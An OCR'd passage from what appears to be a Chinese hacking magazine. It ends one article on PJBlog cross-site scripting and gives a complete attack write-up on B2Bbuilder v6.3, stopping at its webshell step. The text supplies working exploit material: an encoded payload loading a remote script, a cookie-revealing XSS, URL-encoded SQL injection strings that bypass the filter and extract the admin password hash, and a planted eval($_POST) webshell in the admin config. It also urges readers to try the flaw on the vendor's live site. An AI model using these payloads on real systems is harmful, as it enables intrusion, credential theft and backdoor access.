


图5 BLOG文章

接着我把这些语句一句句的输入“昵称”，每两句代码中的HTM代码会被当作javascript的注释忽略掉。这样所有的代码就可以连到一起了。执行结果如图4。

我在Bin的博客上执行了一下，发现同样成功，不过后来通知他删除了代码，不过贴出他BLOG文章做个证明，如图5。

后来我发现一个问题，如果我想要执行的代码很长怎么办呢？比如说我要执行的代码是**document.write("<script src=http://127.0.0.1/1.js>**

<\/script>")，注意里面的script前面要加个“\”进行转义。那么转换成ASCII就是：**100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,34,60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,49,50,55,46,48,46,48,46,49,47,49,46,106,115,62,60,92,47,115,99,114,105,112,116,62,34,41**

这么多，如果我要是全换成上面的那种格式那得要多少行？别说累，而且如果留言分页的话就显示不出效果了。怎么做呢？我们可以注意其中的代码 ***/(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,34,60,115,99,114,105,112,116,32,115,114,99,61,104,116,116,112,58,47,47,49,50,55,46,48,46,48,46,49,47,49,46,106,115,62,60,92,47,115,99,114,105,112,116,62,34,41))/***

这里并没有被程序过滤掉的字符，也就是说我们完全可以在留言的“内容”中加入这段代码。这样一方面在进行XSS的时候快了很多，而且也不会分页显示。到此PJBlog跨站漏洞的利用方法我就介绍完毕了。

我用同样的方法去PJBLOG的官方网站测试，发现同样存在漏洞。很可能在PJBLOG的各个版本中都存在哦，有兴趣的朋友去测试一下吧！

编辑点评： *很棒的一篇文章，从黑盒测试开始到白盒检验，最终构造出可以运行的XSS代码，很有启发性。*

对B2Bbuilder_v6.3安全性分析

图 Dark[swust]

从本文可以学到：

1、B2Bbuilder系统漏洞分析

2、获取webshell的方法

B2Bbuilder这款系统功能非常强大，但是它的安全性如何，下面我们就分析一下。

一、add_question.php跨站漏洞

首先我们来看漏洞文件的源代码，如图1所示。

从图1中可以很明显地看出，**qtitle**这个变量直接就插入了数据库，再

```
<?php
include_once("includes/global.php");
include_once("includes/smarty_config.php");
if(!empty($_POST['add_question'])&&!empty($_POST['qtitle'])&&empty($_POST['editid']))
{
        if(strtolower($_POST['myrands'])==strtolower($_SESSION["auth"]))
        {
        $t=time();
        if(!empty($_POST['catid']))
                $catid=$_POST['catid'];
        if(!empty($_POST['tcatid']))
                $catid=$_POST['tcatid'];
        if(!empty($_POST['scatid']))
                $catid=$_POST['scatid'];
        if(!empty($_POST['reward']))
                $rp=$_POST['reward'];
        else
                $rp='0';
        $sql="insert into  ".QUESTION." (title,catid,statu,userid,reward,answer_nums,uptime) values ('$_POST[qtitle]','$catid','1','$buid','$rp','0','
        $db->query($sql);
        $id=$db->lastid();
        if(!empty($_POST['reward'])&&$_POST['reward']!='0')
        {
                $sql="update ".USER." set point=point-$_POST[reward] where userid='$buid'";
                $db->query($sql);
        }
        if(!empty($_POST['questiondes']))
                $qcon=str_replace(array("\r\n","\n","   "),array("<br>","<br>"," "),$_POST['questiondes']);
        else
                $qcon='';
        $sql="insert into  ".QUESTDETAIL." (question_id,content) values ('$id','$qcon')";
        $db->query($sql);
```

图1　漏洞代码

看**questiondes**这个变量，**str_replace(array("\r\n","\n"," "),array("
","
"," "),$_POST['questiondes'])**，通过str_replace替换了，问题是它只把回车换行替换成
，把空格替换为 ，这对防跨站有什么用啊。因此，在这里问题的标题可以跨站，问题的内容也可以跨站，不过它们还是有区别的，标题跨站在首页可以显示出来，内容跨站需要点击进去。这里我选择了内容跨站，在内容框输入**<script>alert(document.cookie)</script>**，马上就弹出了我的cookie信息，如图2所示。




图2 cookie信息

由此可见跨站是成功的。以前对跨站重视不够，现在才发现原来跨站也可以做很多事情，在黑手以前的文章中还有很多跨站的高级用法，这里我就不演示了。

二、绕过的注入点

当我看到这个admin目录下index.php的时候，我很高兴，因为我觉得这是一个明显的注入漏洞。但是几个小时后，我却一点都高兴不起来了，因为我不管怎么构造，也不能进入后台。实在没法了，只好去请教大牛，大牛看后说这系统是有防注入的。如图3所示。

```
<?php
include_once("../includes/global.php");
//=================================================
if(!empty($_POST["user"]))
{
        if(strtolower($_SESSION["auth"])!=strtolower($_POST["yzm"]))
        {
                msg("index.php?type=2");
                exit();
        }
        else
        {
                $user=trim($_POST["user"]);
                $ps=md5(trim($_POST["password"]));
                if($user=="admin")
                        $sql="select * from ".ADMIN." where user='$user' and password='$ps'";
                else
                        $sql="
                        SELECT
                           a.province,a.city,b.group_perms,a.id
                        FROM
                          ".ADMIN." a, ".GROUP." b
                        WHERE
                           a.group_id=b.group_id and a.user='$user' AND a.password='$ps'";
                $db->query($sql);
                $re=$db->fetchRow();
                if($re["id"])
                {
                        $_SESSION["ADMIN_USER"]=$user;
                        $_SESSION["ADMIN_PASSWORD"]=$ps;
```

图3　防注

首先，这index.php包含了一个global.php，而global.php又包含了一个function.php，就是在这function.php里面有了防注入。首先global.php里面使用了一个magic()函数，这个函数在function里面，如图4所示。

```
function magic()
{
        if(!get_magic_quotes_gpc()&&isset($_POST))
        {
                foreach($_POST as $key=>$v)
                {
                        if(!is_array($v))
                                $_POST[$key]=addslashes($v);
                }
        }
        //要过滤的字符
         if(inject_check($_SERVER["REQUEST_URI"]))
         {
           echo "Invalid URL !";
        exit;
         }
}
```

图4　防注函数

这个函数的前面一部分的意思是对POST提交的数据进行addslashes处理，也就是说即使gpc为off，我们提交单引号还是会被过滤的，所以说我刚才那个登陆是不可能绕过的。因此，我觉得看代码就是要仔细，不要想当然，如果不是大牛的提醒，估计这里我始终都没有想明白。下面这几行就是对GET方式进行过滤，我们看inject_check这个函数，如图5所示。

```
function inject_check($sql)
{
 return eregi('select|insert|delete|\.\.\/|\.\/|union|into|load_file|outfile', $sql);    // 进行过滤
}
```

图5 inject_check函数

看似对常用的注入语句进行了过滤，但是它是使用了$_SERVER["REQUEST_URI"]获取的参数信息，比如说我们提交的页面为127.0.0.1/test.php?id=123，那么它取得的值就为 **/test.php?id=123**，如果我们把地址url编码，比如说把id=123编码成%69%64%3D%31%32%33，那么它取得的内容就是/test.php ?%69%64%3D%31%32%33。因此如果我们把union这些语句url编码，那么很明显inject_check就检测不到了。搞清楚了防注入以后，下面就开始寻找漏洞，经过一番查找，我在shop.php发现了一个注入。这里当case为hrd时，调用了hr_shop_detail这个函数，如图6所示。

下面看hr_shop_detail的函数，如图7所示。

```
case "hrd":
{
    include_once("includes/plugin_hr_class.php");
    $hr=new hr();
    $info=$hr->hr_shop_detail($id);
    $tpl->assign("re",$info);
    $tpl->assign("title",$info['title'].",".$company["company"]);
    $tpl->assign("keyword",$info['title'].",".$company["company"]);
    $tpl->assign("description",$info['title'].",".$company["company"]);
    $page  ="space_company_hr_detail.htm";
    break;
}
```

图6 hrd 分支处理

```
function hr_shop_detail($id)
{
    global $config;
    $this->db->query("SELECT * FROM ".ZP." WHERE id='$id'");
    $re=$this->db->fetchRow();
    $mn=$re['money'];
    $cid=$re['catid'];
    $sql="select catname from ".HRCAT." where id=".$cid;
    $this->db->query($sql);
    $re['catid']=$this->db->fetchField('catname');
    include_once($config["webroot"]."/lang/".$config['language']."/lang_hr_config.php");
    $re['money']=$hrmoney[$mn];
    return $re;
}
```

图7 hr_shop_detail 函数

招聘详情	
招聘职位:	admin_21232f297a57a5a743894a0e4a801fc3
所属类别:	经营/管理类
招聘人数:	6
薪资待遇:	4000~5000
发布时间:	1970-01-01
有效期(天):	10
	7

图8 注射效果

```
        $sql = $sql.$tenSql;
        $db->query($sql);
        $db->query($upsql);
        echo "<script>alert('投票成功');history.back();</script>";
        exit();
}else{
        $viewId = $_GET["viewId"];
        $sql = "select bgcolor,id from ".POSTVOTE." where id=".$viewId;
        $db->query($sql);
        $votere = $db->fetchRow();
        $displayarr = array();
        $echostr= "<table width=\"500\" border=\"0\" bgcolor=\"#DAE6F3\" cellspacing=\"0\" cellpadding=\"0\">";
         $tsql="select id,ParentId,title,ismore from ".POSTVOTE." where ParentId=".$viewId;
        $db->query($tsql);
                $re=$db->getRows();
                $d_num = $db->num_rows();
                if($d_num<=0){
                        $echostr.= "<tr><td width=\"123\">无数据</td><td width=\"377\"></td></tr>";
                }else{
                        $ii=1;
                foreach($re as $va)
                {
                        $allnumsql = "select SUM(timenum) as allnum from hy_postvote where ParentId=".$va['id'];
                        $db->query($allnumsql);
                        $numresult = $db->FetchRow();
                        $Nums = $numresult['allnum'];
```

图9 数字型的注入

```
select bgcolor,id from b2bbuilder_postvote where id=0 AND updatexml(1,(SELECT concat(0x5b,password,0x5b) FROM b2bbuilder_admin LIMIT 0,1),1)#XPATH syntax error:
'[21232f297a57a5a743894a0e4a801fc'
```

图10 爆出

```
select bgcolor,id from b2bbuilder_postvote where id=0 AND updatexml(1,(SELECT concat(password,0x5b) FROM b2bbuilder_admin LIMIT 0,1),1)#XPATH syntax error:
'f297a57a5a743894a0e4a801fc3['
```

图11 爆出最后一位

没经过过滤就带入了查询，明显的注入漏洞。注入地址为**http://localhost/shop.php?action=hrd&uid=188&id=9'%20and%201=2%20%75%6E%69%6F%6E%20%73%65%6C%65%63%74%201,2,3,concat(user,0x5f,password),5,6,7,8,9,10,11%20from%20b2bbuilder_admin%23**，其中union select全部经过url编码，这样就绕过了防注入，如图8所示。

上面那个注入是字符型的，所以需要gpc为off，下面找的这个注入点是数字型的，就不需要gpc为off了。在vote_list.php就有一处数字型的注入，如图9所示。

通过图9我们发现**viewid**没有经过过滤就带入了数据库查询，不过这里比较麻烦的是这个viewid经过了两次sql查询，普通的union查询是不行的，并且投票默认是没有数据的，所以说想通过注入工具来搞也比较麻烦，只有利用数据库报错了(至少我是没其它办法了)，利用报错把密码给爆出来。

下面看我操作，我们提交：**http://localhost/vote_list.php?viewId=0%20AND%20updatexml(1,(SELEC%54%20concat(0x5b,password,0x5b)%20FROM%20b2bbuilder_admin%20LIMIT%200,1),1)%23**，爆出来了，如图10所示。

不过由于updatexml一次只能爆32字节，所以这里密码只出了31位，我想到两种办法，第一种是直接猜最后一位，反正最坏也就是猜30多次，如果你运气好，一次就猜出来了，呵呵。第二种是我们提交http://localhost/vote_list.php?viewId=0%20AND%20updatexml(1,(SELEC%54%20concat(password,0x5b)%20FROM%20b2bbuilder_admin%20LIMIT%200,1),1)%23,然后在把那个括号里面的第一个0x5b删除，再次提交，这样就爆出了最后一位，如图11所示。

现在最后一位也爆出来了，把3添加到前面第31位后面组成一个32位的md5，拿去查询就可以了。

三、后台拿shell

通过前面的方法，我们已经可以进入后台了，我发现这个后台功能非常强大，也就为我们拿下shell做好了准备。既然后台功能强大，那么就要选择简单的获取shell的办法。这里我首先想到了两种，一种是上传，另外一种是配置文件插马。首先我分析了上传，这个系统至少用了两种上传，一种是fckeditor，另外一种是系统自己写的一个上传。Fckeditor我试了常见的几种上传方式，都没有成功，另外一种上传也没看出来明显的漏洞。所以这里我决定通过配置文件插马获取shell。如图12所示。

系统综合配置里，可以写入配置文件的地方很多，但是要找一个好利用的就比较麻烦了，试了几个，发现都不太好闭合，插进去了也要报错。后来终于在系统综合配置找到了一个好利用的地方，直接写入eval($_POST[POST]);就可以了，如图13所示。




图12 系统综合配置

